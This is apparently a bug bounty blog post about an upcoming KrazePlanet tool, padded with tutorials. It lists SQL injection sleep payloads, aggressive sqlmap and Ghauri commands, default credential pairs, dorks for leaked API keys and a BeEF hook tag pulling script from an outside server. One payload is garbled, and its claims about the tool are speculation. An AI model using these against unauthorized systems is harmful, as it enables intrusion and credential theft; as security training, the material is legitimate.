Listen to this Post
Introduction:

The bug bounty landscape is undergoing a seismic shift as automation and AI-powered tools redefine how security researchers discover and exploit vulnerabilities. KrazePlanet, a recognized name in offensive security training and tool development, has announced a new tool coming soon to their store, signaling another leap forward in democratizing advanced reconnaissance and exploitation capabilities. This article explores what this tool might entail, provides actionable technical guides for bug bounty hunters, and examines the broader implications for the cybersecurity community.
Learning Objectives:
- Master automated subdomain enumeration and reconnaissance workflows using KrazePlanet-aligned tooling
- Understand blind time-based SQL injection testing methodologies with manual and automated payloads
- Implement continuous monitoring and change detection for expanded attack surface management
- Leverage GitHub and OSINT techniques for hidden secret discovery and vulnerability identification
- Deploy AI-powered bug bounty automation frameworks for faster vulnerability reporting
You Should Know:
1. Supercharging Reconnaissance with KrazePlanet’s Methodology
Reconnaissance forms the foundation of every successful bug bounty hunt. KrazePlanet’s training emphasizes a multi-layered approach combining passive and active enumeration techniques. The upcoming tool is expected to integrate these methodologies into a unified workflow.
Step-by-Step Guide – Automated Subdomain Discovery and Analysis:
This workflow combines multiple tools to discover live subdomains, filter responsive hosts, and identify admin panels in a single pipeline.
Linux/Kali Commands:
 Passive subdomain enumeration
subfinder -duc -silent -d target.com -all | httpx -duc -sc -mc 200 -title -td -cl -ct -t 50 -path admin-panel-paths.txt | awk '!seen[$3]++'
What this does:
– `subfinder -duc -silent -d target.com -all` – Performs passive DNS enumeration across multiple sources
– `httpx -duc -sc -mc 200 -title -td -cl -ct -t 50` – Probes each subdomain, filtering for 200 OK responses and extracting metadata
– `-path admin-panel-paths.txt` – Checks for common admin panel paths
– `awk ‘!seen[$3]++’` – Deduplicates results based on the third field (status code + title)
Extended Recon Workflow:
 Active subdomain bruteforcing
gobuster dns -d target.com -w /path/to/subdomains.txt -t 50 -o active_subs.txt

Technology stack detection
whatweb -a 3 https://target.com

JavaScript endpoint extraction
xnLinkFinder -i https://target.com -o endpoints.txt
Windows (WSL or PowerShell with tools installed):
 Using WSL for Linux tools
wsl subfinder -duc -silent -d target.com -all | wsl httpx -duc -sc -mc 200 -title -td -cl -ct -t 50
- Blind Time-Based SQL Injection – Manual and Automated Testing
Blind SQL injection remains one of the most lucrative vulnerabilities in bug bounty programs. KrazePlanet’s training materials provide comprehensive coverage of this attack vector.
Step-by-Step Guide – Testing Login Pages for Blind Time-Based SQLi:
Manual Testing Payloads:
 MySQL Time-Based
admin' AND SLEEP(5)--
admin' AND (SELECT  FROM (SELECT(SLEEP(5)))a)--
' OR SLEEP(5)--

PostgreSQL Time-Based
admin' AND pg_sleep(5)--
' OR (SELECT pg_sleep(5))--

MSSQL Time-Based
admin' WAITFOR DELAY '0:0:5'--
'; WAITFOR DELAY '0:0:5'--
What this does:
These payloads instruct the database to pause execution for a specified number of seconds. If the application response is delayed, it confirms the presence of a time-based blind SQL injection vulnerability.
Automated Testing with Ghauri/SQLMap:
 Ghauri automation
ghauri -r request.txt --level 3 --dbs --time-sec 12 --batch --flush-session

SQLMap automation
sqlmap -r request.txt --random-agent --level 5 --risk 3 --ignore-code=500 --dbs --time-sec=12 --batch --flush-session
What this does:
– `-r request.txt` – Reads the HTTP request from a file
– `–level 5 –risk 3` – Maximum testing depth and risk (includes more payloads)
– `–time-sec=12` – Sets time-based delay to 12 seconds for reliable detection
– `–batch –flush-session` – Automates execution and clears previous session data
Default Credential Testing:
 Common admin credentials to test
admin:admin
admin:password
admin:admin@123
root:root
support:support
3. GitHub Secrets Discovery and OSINT Enrichment
KrazePlanet emphasizes GitHub reconnaissance as a critical component of modern bug bounty hunting.
Step-by-Step Guide – Automated Secret Scanning:
 TruffleHog for comprehensive secret scanning
trufflehog git https://github.com/target/repo --only-verified

GarudRecon workflow for secrets automation
garud -d target.com -s -g -t 50
What this does:
- TruffleHog scans repository history for high-entropy strings and verified secrets
- GarudRecon automates the entire reconnaissance pipeline including GitHub secret discovery
Google Dorking for Sensitive Information:
 Find exposed API keys
site:github.com "API_KEY" "target.com"
site:github.com "SECRET_KEY" "target.com"

Find configuration files
site:target.com ext:env
site:target.com ext:conf
4. Continuous Monitoring and Attack Surface Expansion
Modern bug bounty requires continuous monitoring for new assets and changed endpoints.
Step-by-Step Guide – Setting Up Change Detection:
 Automated rescanning with Nuclei
nuclei -u https://target.com -t ~/nuclei-templates/ -o daily_scan_results.txt

Wayback Machine for historical endpoint discovery
waybackurls target.com | grep -E ".js$|.json$|.php$|.asp$" > historical_endpoints.txt

Gau for URL discovery
gau target.com | grep -E ".js$|.json$|.php$" > all_urls.txt
What this does:
- Nuclei runs vulnerability templates against the target
- Waybackurls and Gau extract historical URLs from the Wayback Machine
- Combined with grep filtering to isolate specific file types of interest
API Security Testing:
 API endpoint discovery
katana -u https://api.target.com -d 5 -o api_endpoints.txt

JWT vulnerability testing
jwt_tool -t https://target.com -rh "Authorization: Bearer <token>"
5. XSS Automation and Exploitation Frameworks
Cross-site scripting remains a top-tier bug bounty finding, and automation can dramatically increase discovery rates.
Step-by-Step Guide – Automated XSS Recon:
 XSSrecon automation
xssrecon -u https://target.com -p parameters.txt -o xss_results.txt

Dalfox for parameter-based XSS
dalfox url https://target.com --deep-search

KXSS for fast XSS scanning
kxss -u https://target.com
What this does:
- XSSrecon automates parameter injection and payload testing
- Dalfox performs deep parameter mining and XSS detection
- KXSS provides fast, lightweight XSS scanning
BeEF Framework for XSS Exploitation:
 Start BeEF server
beef-xss

Hook injection example
<script src="http://beef-server:3000/hook.js"></script>
What Undercode Say:
- Automation is the Force Multiplier – The days of manual, single-target hunting are over. KrazePlanet’s upcoming tool likely integrates multiple reconnaissance and exploitation phases into a single, cohesive workflow, allowing researchers to cover more ground in less time.
- Community-Driven Development – With an active Discord server and GitHub repositories, KrazePlanet builds tools based on real-world feedback from the bug bounty community, ensuring practical utility over theoretical concepts.
- Training-Commerce Integration – The new store tool represents a natural evolution from KrazePlanet’s extensive training programs, bridging the gap between learning and practical application.
- AI-Powered Vulnerability Detection is the Future – Emerging tools like Strix Agent, Bastet Operator, and Pentest Swarm AI demonstrate that AI agents will soon handle reconnaissance, classification, exploitation, and reporting autonomously. KrazePlanet’s tool may incorporate similar agentic capabilities.
- Consolidation Over Fragmentation – Centralized training resources and tool repositories represent a significant shift from fragmented learning, making it easier for newcomers to enter the field while enabling veterans to streamline their workflows.
Prediction:
- +1 – The democratization of advanced bug bounty automation will lower the barrier to entry, enabling a new generation of security researchers to contribute meaningfully to vulnerability discovery programs.
- +1 – AI-powered reconnaissance and exploitation tools will increase the overall quality and quantity of vulnerability reports submitted, improving security posture across the industry.
- -1 – Automated tooling may lead to report saturation, forcing bug bounty programs to implement stricter triage processes and potentially reducing payout values for common findings.
- -1 – The arms race between automated attackers and defenders will intensify, requiring organizations to invest more heavily in WAF, RASP, and continuous monitoring solutions.
- +1 – Platforms like KrazePlanet that combine training, community, and tooling will become the new standard for security education, moving beyond isolated courses to integrated learning ecosystems.
- +1 – The integration of continuous monitoring and change detection into bug bounty workflows will enable researchers to identify vulnerabilities in real-time, reducing the window of exposure for organizations.
- -1 – Over-reliance on automation may diminish fundamental manual testing skills, potentially leaving gaps that sophisticated, non-automatable vulnerabilities can exploit.
- +1 – The upcoming KrazePlanet tool, if it follows their training methodology, will likely include built-in reporting templates, streamlining the submission process and increasing researcher efficiency.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Rix4uni Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


